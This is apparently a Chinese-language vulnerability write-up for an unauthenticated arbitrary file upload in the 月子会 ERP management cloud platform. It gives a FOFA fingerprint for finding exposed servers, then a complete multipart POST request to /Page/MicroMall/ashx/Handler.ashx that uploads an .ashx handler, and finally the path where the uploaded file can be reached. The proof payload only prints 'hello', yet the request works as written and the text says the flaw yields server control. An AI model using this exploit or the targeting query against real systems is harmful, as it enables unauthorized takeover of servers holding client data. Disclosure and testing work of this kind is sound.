Y11-6月子会-ERP管理云平台-文件上传

漏洞描述：

月子会ERP管理云平台是由武汉金同方科技有限公司研发团队结合行业月子中心相关企业需求开发的一套综合性管理软件，管控月子中心经营过程中各个环节。由于未对上传文件进行任何过滤，可上传任意文件，攻击者可利用该漏洞获取服务器控制权。

网站图片：

网络测绘：

fofa语法：


- fofaproduct="妈妈宝盒-ERP"

漏洞复现：

payload：


```
POST /Page/MicroMall/ashx/Handler.ashx HTTP/1.1
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Java/1.8.0_301
Host: xx.xx.xx.xx
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 497
Connection: close

--00content0boundary00
Content-Disposition: form-data; name="file"; filename="1.ashx"

<% @ webhandler language="C#" class="AverageHandler" %>
using System;
using System.Web;

public class AverageHandler : IHttpHandler
{
    public bool IsReusable
    {
        get {
             return true;
            }
        }
        public void ProcessRequest(HttpContext ctx)
        {
            ctx.Response.Write("hello");
        }
    }
--00content0boundary00--
```

效果图:



根据回显拼接上传文件位置

```
/UploadBaseFolder/Supplier/2309257009803.ashx
```



hello